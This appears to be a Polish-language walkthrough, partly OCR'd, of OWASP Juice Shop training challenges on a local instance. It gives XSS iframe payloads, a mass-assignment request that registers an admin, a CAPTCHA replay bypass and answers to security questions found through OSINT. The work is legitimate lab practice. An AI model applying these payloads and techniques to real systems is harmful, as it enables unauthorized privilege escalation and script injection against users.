  "user":{
    "id":18,
    "username":"j0hNny",
    "email":"john@juice-sh.op",
    "password":"1365ffade9f5af7deaa2856389c966f4",
    "role":"customer",
    "deluxeToken":"",
    "lastLoginIp":"0.0.0.0",
    "profileImage":"assets/public/images/uploads/default.svg",
    "totpSecret":"",
    "isActive":true,
    "createdAt":"2021-12-13T17:31:32.288Z",
    "updatedAt":"2021-12-13T18:02:14.063Z",
```

Search...

2) Po wpisaniu hasha hasła do *hash analyzer* dowiadujemy się jaki algorytm został zastosowany. Dowiadujemy się że jest to MD4 lub MD5, które nie są zalecanymi algorytmami



Visual Geo Stalking

1) Emma wstawiła zdjęcie “my old workplace” gdzie jest nazwa firmy, co jest odpowiedzią na jej pytanie bezpieczeństwa

XSS


API-only XSS (Perform a *persisted* XSS attack with <iframe src="javascript:alert(`xss`)"> without using the frontend application at all.)

1) Zebrane zostały informacje na temat api endpointów. Analizie poddano zarówno kod jak i requesty.

```
4291 ]
4292 }),
4293 o
4294 }) (),
4295 mt = (() =>{
4296 class o{
4297 constructor(e) {
4298 this.http = e,
4299 this.hostServer = '.',
4300 this.host = this.hostServer + '/api/Products'
4301 }
4302 search(e) {
4303 return this.http.get(`${this.hostServer
4304 }
4305 /rest/products/search?q=${e
4306 }
4307 `).pipe((0,  .U) (n=>n.data), (0, m.K) (n=>{
```


231	http://localhost:3000	GET	/rest/user/whoami
232	http://localhost:3000	GET	/api/Recycles/
233	http://localhost:3000	GET	/api/Addresss
234	http://localhost:3000	GET	/api/Quantitys/
235	http://localhost:3000	GET	/rest/products/search?q=

2) Request przeniesiono do repeatera w burpie, a następnie zmieniono parametr Adresss na Products. Dostajemy informacje o dostępnych produktach.




3) W celu uzyskania informacji na temat dostępnych metod, zastosowano metodę OPTIONS na testowanym requeście. Poniżej widoczne są otrzymane wyniki


4) Przechwytujemy request dla endpointu odnoszącego się do pojedynczego napoju aby konkretnie zebrać informacje, gdzie i jakie dane możemy zmodyfikować



5) Zmieniamy request na nasze potrzeby - naszym celem jest zmienienie opisu jednego z napojów, w tym celu zostanie użyta metoda PUT, dopisany zostanie header *Content-Type: application/json* oraz w body dodany zostanie element, który chcemy zmienić (czyli opis napoju) jako obiekt JSON



6) Wysłanie takiego requestu skutkuje alertem po wejściu na endpoint z danym napojem, co jest skutkiem ataku XSS




Improper Input Validation

Admin Registration (Register as a user with administrator privileges.)
(chyba poza raportem):

- **API6:2019 Mass Assignment**

  Binding client provided data (e.g., JSON) to data models, without proper properties filtering based on a whitelist, usually lead to Mass Assignment. Either guessing objects properties, exploring other API endpoints, reading the documentation, or providing additional object properties in request payloads, allows attackers to modify object properties they are not supposed to.


1) Przechwycony zostaje request z danymi które są przesyłane w celu utworzenia konta. Odpowiedź którą uzyskujemy posiada dużo więcej pól niż request który wysłaliśmy. W tym przypadku zwrócimy uwagę na parametr “role”



2) Dodajemy pole *role* do requesta który wysyłamy z funckją *admin*

```
{
  "email":"admin2@gmail.com",
  "password":"wewewe",
  "passwordRepeat":"wewewe",
  "role":"admin",
  "securityQuestion":{
    "id":2,
    "question":"Mother's maiden name?",
    "createdAt":"2021-12-13T17:31:31.696Z",
    "updatedAt":"2021-12-13T17:31:31.696Z"
  },
  "securityAnswer":"wewewe"
}
```

3) Zostaje przez nas utworzony użytkownik z uprawnieniami admina



Broken Authentication


Bjoern's Favorite Pet (Reset the password of Bjoern's OWASP account via the Forgot Password mechanism with *the original answer* to his security question.)

1) W filmiku Bjoerna na temat juice shopa, Bjoern tworzył konto i pokazał swoje pytanie bezpieczeństwa. Imię kota to Zaya.

Broken Anti Automation

CAPTCHA Bypass (Submit 10 or more customer feedbacks within 10 seconds.)

1) Po wpisaniu formularza z oceną, dane zapytanie zostaje przechwycone w burpie.




2) Wystawiając ocenę za pomocą storny, captcha (wartość do obliczenia) za każdym razem się zmienia. Jednak gdy przechwycimy requesta, okazuje się, że możemy ponownie wysyłać tego samego requesta z tą samą wartością captchy, czyli można ją ominąć i wystawiać nieskończenie dużo ocen.


XSS

Client-side XSS Protection (Perform a *persisted* XSS attack with <iframe src="javascript:alert(`xss`)"> bypassing a *client-side* security mechanism.)


1) Wyszukany zostaje element, gdzie po stronie frontendowej sprawdzana jest poprawność wpisywanej frazy.



2) Przechwycony zostaje request z rejestracją użytkownika. W przechwyconym requeście wstawiony zostaje skrypt <*iframe src="javascript:alert(ẋsṡ)"*>. Rejestracja z takim emailem przebiega pomyślnie.




3) W panelu administratora na stronie */administration* jest rozpiska użytkowników, gdzie ujawnione są także ich emaile. Po wejściu w tą stronę, wyskakuje nam alert, co jest wynikiem ataku XSS



